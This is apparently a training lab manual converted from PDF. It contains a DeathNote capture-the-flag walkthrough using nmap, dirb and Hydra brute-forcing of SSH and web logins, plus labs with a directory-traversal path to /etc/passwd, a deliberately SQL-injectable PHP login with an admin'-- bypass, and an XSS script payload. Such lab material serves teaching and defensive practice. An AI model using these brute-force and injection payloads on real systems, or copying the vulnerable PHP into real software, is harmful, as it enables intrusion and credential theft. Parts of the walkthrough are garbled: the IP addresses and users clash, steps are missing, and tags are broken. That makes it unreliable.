
- Run the `netdiscover` tool to list live hosts in your network.

```
bash
```

```
Copy code
```

```
sudo netdiscover -r <your network range>
```

- Note the IP address assigned to the DEATHNOTE VM.



We initiate a Nmap scan of the target IP Address using the command `nmap -Pn -v 10.10.10.2`

### Scan for Open Ports and Services

- Use `nmap` to conduct a detailed scan:

```
bash
```

```
Copy code
```

```
nmap -sS -sV -A -T4 <Target-IP>
```

- Analyze the results for open ports and services. Example:

```
arduino
```

```
Copy code
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4
```

|        |      |      |                     |
|--------|------|------|---------------------|
| 80/tcp | open | http | Apache httpd 2.4.29 |
|--------|------|------|---------------------|


### Screenshot of nmap results:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-01 14:22 EDT
Initiating Connect Scan at 14:22
Scanning deathnote.vuln (10.10.10.2) [1000 ports]
Discovered open port 80/tcp on 10.10.10.2
Discovered open port 22/tcp on 10.10.10.2
Completed Connect Scan at 14:22, 0.07s elapsed (1000 total ports)
Nmap scan report for deathnote.vuln (10.10.10.2)
Host is up, received user-set (0.00042s latency).
Scanned at 2022-04-01 14:22:36 EDT for 0s
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

From the results of the scan above, we discover that ports 80(HTTP) and 22(SSH) are open.

>We open the website using our browser. We type in 10.10.10.2 ( If an error shows up, add the ip address to the hosts file in /etc). We find a hint button. Let's click on that.



## Step 2: Web Enumeration


**Objective :** Investigate the web service for potential vulnerabilities.

## 1. Access the Web Application

- Visit `http://<Target-IP>` in your browser and explore the available content.
- Use `Dirb` or `Gobuster` to enumerate directories.

```
dirb http://<Target-IP> /usr/share/wordlists/dirb/common.txt
```

It is asking us to locate a notes.txt file. Let's see if we can find something out by viewing the pages source code.



We find a directory `/wordpress/wp-content/uploads/2021/07`

Index of /wordpress/wp-content/uploads/2021/07

| Name                            | Last modified    | Size | Description |
|---------------------------------|------------------|------|-------------|
| Parent Directory                | -                | -    | -           |
| bg-150x150.jpg                  | 2021-07-19 09:45 | 5.2K |             |
| bg-300x169.jpg                  | 2021-07-19 09:45 | 8.8K |             |
| bg-768x432.jpg                  | 2021-07-19 09:45 | 35K  |             |
| bg-1024x576.jpg                 | 2021-07-19 09:45 | 53K  |             |
| bg-1536x864.jpg                 | 2021-07-19 09:45 | 96K  |             |
| bg-1568x892.jpg                 | 2021-07-19 09:45 | 100K |             |
| bg.jpg                          | 2021-07-19 09:45 | 101K |             |
| cropped-kiralogo-1-32x32.jpeg   | 2021-07-19 09:44 | 1.0K |             |
| cropped-kiralogo-1-150x150.jpeg | 2021-07-19 09:44 | 4.5K |             |
| cropped-kiralogo-1-180x180.jpeg | 2021-07-19 09:44 | 5.7K |             |
| cropped-kiralogo-1-192x192.jpeg | 2021-07-19 09:44 | 6.0K |             |
| cropped-kiralogo-1-270x270.jpeg | 2021-07-19 09:44 | 9.4K |             |
| cropped-kiralogo-1-300x300.jpeg | 2021-07-19 09:44 | 11K  |             |
| cropped-kiralogo-1.jpeg         | 2021-07-19 09:44 | 23K  |             |
| cropped-kiralogo-150x150.jpeg   | 2021-07-19 09:43 | 4.3K |             |
| cropped-kiralogo-300x253.jpeg   | 2021-07-19 09:43 | 9.5K |             |
| cropped-kiralogo.jpeg           | 2021-07-19 09:43 | 30K  |             |
| kiralogo-150x150.jpeg           | 2021-07-19 09:42 | 4.5K |             |
| kiralogo-300x300.jpeg           | 2021-07-19 09:42 | 11K  |             |
| kiralogo.jpeg                   | 2021-07-19 09:42 | 42K  |             |
| notes.txt                       | 2021-07-19 10:08 | 449  |             |
| user.txt                        | 2021-07-19 10:38 | 91   |             |

Apache/2.4.38 (Debian) Server at deathnote.vuln Port 80


we found the Notes.txt file already! There is also a user.txt file.  
Let's look into their contents.

```
KIRA
L
ryuk
rem
misa
siochira
light
takada
near
mello
l
kira
RYUK
REM
SIOCHIRA
LIGHT
NEAR
```




Looks like a list of usernames. We can use this later to attack the login page.

>Looking into robots.txt to see if there is any details regarding restricted directories.



Light's Dad added a hint in the important.jpg file

We use curl to return the data from the image.



```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ curl http://10.10.10.2/important.jpg
i am Soichiro Yagami, light's father
i have a doubt if L is true about the assumption that light is kira

i can only help you by giving something important

login username : user.txt
i don't know the password.
find it by yourself
but i think it is in the hint section of site
```

This confirms that user.txt can be used as a wordlist for usernames and notes.txt can be used for passwords.

## Exploit Vulnerabilities Using Hydra

**Objective :** Use Hydra to perform a brute-force attack on a login form (SSH, web form, etc.) to gain access.

### 1. Identify the Target Service for Brute-Forcing

- If you find SSH (port 22) open, Hydra can be used to attempt a brute-force attack on SSH credentials. Alternatively, you could target a web login form if it is vulnerable.

### 2. Hydra Command for SSH Brute-Force Attack

- To use Hydra for brute-forcing SSH credentials:

```
bash
Copy code
hydra -l <username> -P /path/to/wordlist.txt ssh://<Target-IP>
```

- **Explanation :**

- `-l <username>` : Specify the username to try.

- `-P /path/to/wordlist.txt` : Path to the password wordlist.
- `ssh://<Target-IP>` : The target service (SSH) and IP address.

### Example :

bash

Copy code

```
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100
```

## 3. Hydra Command for HTTP Form Brute-Force

- If you need to brute-force a web login form:

bash

Copy code

```
hydra -l <username> -P /path/to/wordlist.txt <Target-IP> http-post-form "/path/to/login:username=^USER^&password=^PASS^:F=incorrect"
```

- **Explanation :**

- `/path/to/login` : Path to the login page.
- `username=^USER^&password=^PASS^` : Replace with actual field names of the login form.
- `F=incorrect` : The response that indicates a failed login attempt.

### Example :

bash

Copy code

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.100 http-post-form "/admin/login:username=^USER^&password=^PASS^:F=Invalid login"
```

```


kali@kali:~$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100
Hydra v9.2 (c) 2021 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-01 14:55:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 731 login tries (l:17/p:43), ~46 tries per task
[DATA] attacking ssh://192.168.1.100:22/
[STATUS] 333.00 tries/min, 333 tries in 00:01h, 399 to do in 00:02h, 16 active
[22][ssh] host: 192.168.1.100 login: root password: death4me
[STATUS] 339.50 tries/min, 679 tries in 00:02h, 53 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-01 14:58:12
  
```

We find the credentials user : root password: death4me.

>SSH login using the found credentials





The screenshot shows a Kali Linux virtual machine window. The terminal displays the following text:

```
kali-linux-2022.1-virtualbox-amd64 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

i@deathnote-

File Actions Edit View Help

(kali@kali)-[~]
$ ssh 10.10.10.10.2
10.10.10.10.2's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:12:29 2021 from 192.168.1.6
i@deathnote: $
```

Lets dig deeper to see if we can find some useful information.

2 Directories were found in /opt/L.

```
kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

l@deathnote: //opt/L/kira-case

File Actions Edit View Help

l@deathnote: // $ cd opt
l@deathnote: //opt$ ls
L
l@deathnote: //opt$ cd L
l@deathnote: //opt/L$ ls
fake-notebook-rule kira-case
l@deathnote: //opt/L$ cd fake-notebook-rule/
l@deathnote: //opt/L/fake-notebook-rule$ ls
case.wav hint
l@deathnote: //opt/L/fake-notebook-rule$ cat hint
use cyberchef

l@deathnote: //opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
l@deathnote: //opt/L/fake-notebook-rule$ cd ..
l@deathnote: //opt/L$ cd kira-case
l@deathnote: //opt/L/kira-case$ ls
case-file.txt
l@deathnote: //opt/L/kira-case$ cat case-file.txt
the FBI agent died on December 27, 2006


1 week after the investigation of the task-force member/head.
aka.....
Soichiro Yagami's family .

hmmmmmmmmmm.....
and according to watari ,
he died as other died after Kira targeted them .

and we also found something in
fake-notebook-rule folder .
l@deathnote: //opt/L/kira-case$
```

There seems to be a hash code found in the case.wav file and a hint saying use cyberchef.

Looks like a hex code. Lets use cyberchef to break it down for us.



```
>switching user to kira
```



kira@deathnote: //home

File Actions Edit View Help

```
root@deathnote:/# ls
```

```
bin boot dev etc home initrd.img initrd.img.old lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
```

```
root@deathnote:/# cd root
```

```
root@deathnote:~# ls
```

root.txt

```
root@deathnote:~# cat root.txt
```

[illegible]

#####follow me on twitter#####3

and share this screen shot and tag @KDSAMF

```
root@deathnote:~#
```

### 3.) Lab Title: Exploring Cloud & Web Application Vulnerabilities Using an Apache Web Server

#### Objective

To understand basic concepts of web server setup, deployment, and common vulnerabilities like Directory Traversal

#### Requirements

- VMware or VirtualBox for virtualization
- Kali Linux VM for testing and exploitation
- Ubuntu Server VM to host the Apache web server and web application
- Basic understanding of Linux commands

#### Step-by-Step Guide

##### Part 1: Setting up the Apache Web Server on Ubuntu

##### 1. Update the Ubuntu Server

- Open the terminal on your **Ubuntu VM** and update the package list:

**sudo apt update**

##### 2. Install Apache

- Install the Apache web server:

**sudo apt install apache2 -y**

- Start and enable Apache to ensure it runs at startup:

**sudo systemctl start apache2**

**sudo systemctl enable apache2**

##### 3. Verify Apache Installation

- Open a web browser and type your Ubuntu VM's IP address:

``http://<your-VM-IP-address>``

- You should see the Apache2 default welcome page, confirming that the server is running.

#### 4. Create a Simple Web Application

- Create a basic HTML file to simulate a web application.

```
sudo nano /var/www/html/index.html
```

- Add the following HTML content:

```
<html>
```

```
<body>
```

```
<h1>Welcome to the Vulnerability Lab!</h1>
```

```
<p>This is a simple Apache web server setup for testing vulnerabilities.</p>
```

```
</body>
```

```
</html>
```

- Save and close the file.

#### 5. Test the Web Application

- Reload your browser at `http://<your-VM-IP-address>` to see the HTML page you just created.

## Part 2: Experimenting with Common Vulnerabilities

### Vulnerability 1: Directory Traversal

- In Apache, by default, accessing files outside the web directory (`/var/www/html`) is restricted. However, some misconfigurations may allow this.

- Try accessing `/etc/passwd` by adding `../` paths:

```
``http://<your-VM-IP-address>/../etc/passwd``
```

- This should fail if Apache is correctly configured. If successful, it would display the contents of `/etc/passwd`, a sensitive file.

## 4.) Lab Title: Securing Web Applications and Detecting Vulnerabilities

### Objective

To understand and mitigate basic vulnerabilities in web applications using a LAMP (Linux, Apache, MySQL, PHP) stack on Ubuntu, with practical testing using Kali Linux.

### Requirements

- VirtualBox or VMware
- Ubuntu VM for setting up the LAMP stack
- Kali Linux VM for vulnerability testing
- Windows VM (optional, for cross-platform testing)
- Basic knowledge of Linux commands and web server configurations

### Part 1: Setting Up a Web Server

#### 1. Update the Ubuntu Server

- Open the terminal on Ubuntu and run:  
`sudo apt update && sudo apt upgrade -y`

#### 2. Install Apache

- Install Apache web server:  
`sudo apt install apache2 -y`
- Start and enable Apache on boot:  
`sudo systemctl start apache2`  
`sudo systemctl enable apache2`

#### 3. Verify Apache Installation

- Open a browser within Ubuntu or from Kali using the IP address:  
`http://<Ubuntu-VM-IP-address>`

- You should see the Apache default welcome page.

#### 4. Install MySQL and PHP

- Install MySQL:

```
sudo apt install mysql-server -y
```

- Install PHP and modules:

```
sudo apt install php libapache2-mod-php php-mysql -y
```

#### 5. Create a Basic Web Application

- Create a PHP test file:

```
sudo nano /var/www/html/test.php
```

- Add sample content:

```
<?php  
phpinfo();  
?>
```

- Access the page to confirm PHP is working:

```
http://<Ubuntu-VM-IP-address>/test.php
```

## Part 2: Detecting and Understanding Vulnerabilities

### Vulnerability 1: SQL Injection (SQLi)

#### 1. Setup a Sample Database

- Access MySQL:

```
sudo mysql -u root -p
```

- Create a sample database and table:

```
CREATE DATABASE testdb;
```

```
USE testdb;
```

```
CREATE TABLE users (id INT AUTO_INCREMENT, username VARCHAR(50), password
```



```
VARCHAR(50), PRIMARY KEY(id));
```

```
INSERT INTO users (username, password) VALUES ('admin', 'admin123');
```

## 2. Create a Vulnerable PHP Script

- Create login.php in /var/www/html/:

```
<?php

$conn = new mysqli("localhost", "root", "", "testdb");

$username = $_GET['username'];

$password = $_GET['password'];

$query = "SELECT * FROM users WHERE username='$username' AND
password='$password'";

$result = $conn->query($query);

if ($result->num_rows > 0) {

    echo "Login successful!";

} else {

    echo "Invalid credentials!";

}

?>
```

## 3. Testing SQLi from Kali Linux

- Open a browser on Kali and use the following URL to inject:

```
http://<Ubuntu-VM-IP-address>/login.php?username=admin'--&password=
```

- If vulnerable, it will bypass authentication.

## Vulnerability 2: Cross-Site Scripting (XSS)

### 1. Create a Simple HTML Form

- Add comment.php:

```
<?php
```

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {  
    echo "Comment: " . $_POST["comment"];  
}  
?  
  
<form method="post">  
    <input type="text" name="comment">  
    <input type="submit" value="Submit">  
  
</form>
```

## 2. Testing XSS from Kali

- Enter `<script>alert('XSS');</script>` in the form. If an alert appears, the application is vulnerable.

## Part 3: Mitigation Techniques

### 1. Prevent SQLi

- Use prepared statements:

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username=? AND password=?");  
$stmt->bind_param("ss", $username, $password);
```

### 2. Sanitize Input for XSS

- Use `htmlspecialchars()` to escape HTML entities:

```
